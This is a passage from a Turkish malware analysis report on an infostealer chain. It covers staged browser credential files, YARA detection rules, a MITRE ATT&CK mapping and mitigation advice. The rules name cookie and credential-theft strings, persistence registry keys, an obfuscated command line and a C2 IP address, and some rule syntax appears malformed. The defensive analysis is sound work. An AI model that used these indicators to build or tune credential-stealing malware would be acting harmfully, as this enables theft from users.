
Görsel-44 0 Klasöründeki Tarayıcı Verileri

0 klasörü içerisinde **Login Data**, **Web Data** ve **Cookies** gibi dosyalar bulunmaktadır. Bu bulgu, zararlının tarayıcı kaynaklı kullanıcı verilerini toplayarak klasör yapısı içinde paketlediğini ve dışarı aktarım için hazırladığını göstermektedir.



Görsel-45 Sistem Kimlik Bilgisinin Alındığı Dosya

823bdaad-78b4-482e-a9e5-03fad0689c6c.txt dosyasında cihaz adı ve sisteme özgü kimlik bilgisi yer almaktadır. Bu içerik, zararlıının hedef sisteme ait tanımlayıcı verileri toplayarak arşiv içine eklediğini göstermektedir.



Görsel-46 log.txt Dosyasında Yer Alan Sistem Keşif Bilgileri

Zararlıının zip arşivinde incelenen **log.txt** dosyasında işletim **sistemi sürümü**, **mimari yapı**, **bellek**, **disk**, **antivirüs** ve **PowerShell sürümü** gibi sistem bilgileri yer almaktadır. Bu veriler, zararlıının hedef ortam hakkında temel bilgi topladığını göstermektedir.

YARA KURALI

```
import "pe"
import "hash"
rule setup_exe
{
  meta:
    author = "dilek"
    stage  = "1"
    file_name = "setup.exe"
    sha256 =
"74ca9dfc8d054f774c9b916eaaa138e4b06fa6b2aa7bdd3d5de56e49e65ae5be"

    strings:
      $cab_mscf = "MSCF" ascii
      $rc_cabinet = "CABINET" ascii
      $rc_extractopt = "EXTRACTOPT" ascii
      $rc_postrun = "POSTRUNPROGRAM" ascii

      $only_mpeg = "Only.mpeg" ascii
      $cmdline = /cmd\s+\v\s+\c\s+set\s+XpukzoBc=cmd\s*&\s*!XpukzoBc!\s*
<\s*Only.mpeg/ nocase
      $tmp_path = "\\AppData\\Local\\Temp\\" ascii nocase
      $tmp_dir = /IXP[0-9]{3}\\.TMP/i

      $reg_runonce = "Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce" ascii
nocase
      $reg_sessmgr = "System\\CurrentControlSet\\Control\\Session Manager" ascii nocase

      $api_gettemp = "GetTempPathA" ascii
      $api_createdir = "CreateDirectoryA" ascii
      $api_createfile = "CreateFileW" ascii
      $api_setfiletime = "SetFileTime" ascii
      $api_createproc = "CreateProcessA" ascii
      $api_regopen = "RegOpenKeyExA" ascii
      $api_deletefile = "DeleteFileA" ascii
      $api_removedir = "RemoveDirectoryA" ascii
      $api_sendmsg = "SendMessageA" ascii

  condition:
    uint16(0)==0x5A4D and
    hash.sha256(0, filesize) ==
"74ca9dfc8d054f774c9b916eaaa138e4b06fa6b2aa7bdd3d5de56e49e65ae5be" and
    pe.is_32bit() and
    10 of them
}
```

```

import "hash"

rule Only_mpeg
{
  meta:
    author   = "dilek"
    file_name = "Only.mpeg"
    stage    = "2"
    file_type = "CMD/BAT"
    sha256    =
"c53f1818d3ef970687f4e2acf4b1db80a7211b82bd291ac982d9033cda81b093"

  strings:

    $set_reads =
/set%Reads%\a%Reads%Shemales=5599%Communist%%Magnetic%/ nocase

    $set_baseball = /set\s+Baseball\s*/ nocase
    $set_nat      = /set\s+Nat=d/ nocase
    $set_communist = /set\s+Communist=8/ nocase
    $set_korea    = /set\s+Korea=O/ nocase
    $set_physical = /set\s+Physical=Y/ nocase

  condition:
    (filesize < 10KB) and
    (hash.sha256(0, filesize) ==
"c53f1818d3ef970687f4e2acf4b1db80a7211b82bd291ac982d9033cda81b093"
) and
    ($set_reads and $set_baseball and $set_nat and $set_communist and
$set_korea and $set_physical)
}

```

```

import "hash"

rule i
{
    meta:
        author = "dilek"
        file_name = "i"
        stage = "3"
        file_type = "AutoIt v3 (.au3)"
        sha256 =
            "db7728f09b8c85abf5b45e7143996b43ba0ca8a617f2ca60e038034c5c5e
            5d5d"

    strings:
        $func_1 = "SEANJOHNNY" ascii
        $func_2 = "OBJECTIVESPLATENAME" ascii
        $func_3 = "SODIUMUNIVERSALBRUNSWICK" ascii
        $endfunc = "TOOLKITHEADED" ascii

        $var_spv = "$spvfazrdnmlkmb" ascii nocase

        $erp_1 = "55-54-52-56-49-54-58" ascii
        $erp_2 = "111-114-113-106" ascii
        $erp_3 = "107-120-120-117" ascii

    condition:
        (filesize > 400KB and filesize < 650KB) and
        (hash.sha256(0, filesize) ==
            "db7728f09b8c85abf5b45e7143996b43ba0ca8a617f2ca60e038034c5c5e
            5d5d") and
        $func_1 and
        $func_2 and
        $func_3 and
        $endfunc and
        $var_spv and
        ($erp_1 or $erp_2 or $erp_3)
}

```

```

import "pe"
import "hash"

rule a_exe
{
    meta:
        author = "dilek"

    strings:
        $reg_path    = "\\Registry\\Machine\\SOFTWARE\\Microsoft\\Cryptography"
        ascii wide nocase
        $machineguid  = "MachineGuid" ascii wide
        $ntopenkey    = "NtOpenKey" ascii wide
        $ntqueryvalue = "NtQueryValueKey" ascii wide
        $computername = "COMPUTERNAME=" ascii wide
        $deepl        = "deepl.com" ascii wide nocase
        $ip           = "188.137.254.222" ascii wide
        $conn_close   = "Connection: close" ascii wide nocase
        $getendpoints = "GetEndpoints" ascii wide
        $json_key_cmd = "Command" ascii wide
        $sqlite       = "\\cookies.sqlite" ascii wide nocase
        $cookies      = "\\Network\\Cookies" ascii wide nocase
        $chrome       = "chrome-extension" ascii wide nocase
        $xor_key      = "852149723" ascii wide
        $id_guid      = "08de35c8-3b94-4be4-8f30-a2935adabb0b" ascii wide nocase

    condition:
        uint16(0) == 0x5A4D and filesize < 5MB
        and
        (
            hash.sha256(0, filesize) ==
"5ae2199937744d6056e469b46e22cd89222fef28b293f20e6b91c3206ba87e15"
            or
            ( 3 of ($) )
        )
}

```

MITRE ATTACK TABLE

Reconnaissance	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C & C	Exfiltration
Query Registry (T1012)	Command and Scripting Interpreter (T1059.003)			Obfuscated/Compressed Files (T1027)	Credentials from Web Browsers (T1555.003)	Application Layer Protocol: Web (T1071.001)	Exfiltration Over C2 Channel (T1041)
System Information Discovery (T1082)	User Execution (T1204)			Masquerading (T1036)		Encrypted Channel (T1573)	Data Staged: Local Data Staging (T1074.001)
				Virtualization/Sandbox Evasion (T1497)		Proxy: Domain Fronting (T1090.004)	Screen Capture (T1113)
				Indicator Removal: File Deletion (T1070.004)			
				Indicator Removal: Timestamp (T1070.006)			

Çözüm Önerileri

1. Kaynağı doğrulanmamış e-postalarda yer alan bağlantılar ile özellikle **.exe, .iso, .zip** uzantılı eklerin kesinlikle açılmaması gerekmektedir.
2. Tüm kurumsal ve kişisel hesaplarda iki aşamalı doğrulama (**MFA/2FA**) aktif hale getirilmesi gerekmektedir.
3. Parolaları ve dijital varlık anahtarlarını tarayıcı üzerinde saklamak yerine, güvenli ve şifreli **parola yöneticilerini** kullanmak gerekmektedir.
4. Medya dosyası görünümü altında (**.mpeg, .jpg vb.**) sistem üzerinde uygulama çalıştıran (çift uzantılı veya maskelenmiş) şüpheli dosyalara karşı dikkat edilmesi gerekmektedir.
5. Kullanılan işletim sistemini ve güvenlik yazılımlarını (**Antivirüs/EDR**) her zaman güncel tutarak davranışsal analiz özelliklerinden faydalanmak gerekmektedir.
6. Sistemdeki olağandışı kayıt defteri değişikliklerini ve bilinmeyen adreslere yönelen **şüpheli ağ trafiği** düzenli olarak denetlenmesi gerekmektedir.

HAZIRLAYAN

Dilek ÜNLÜ

[linkedin](#)

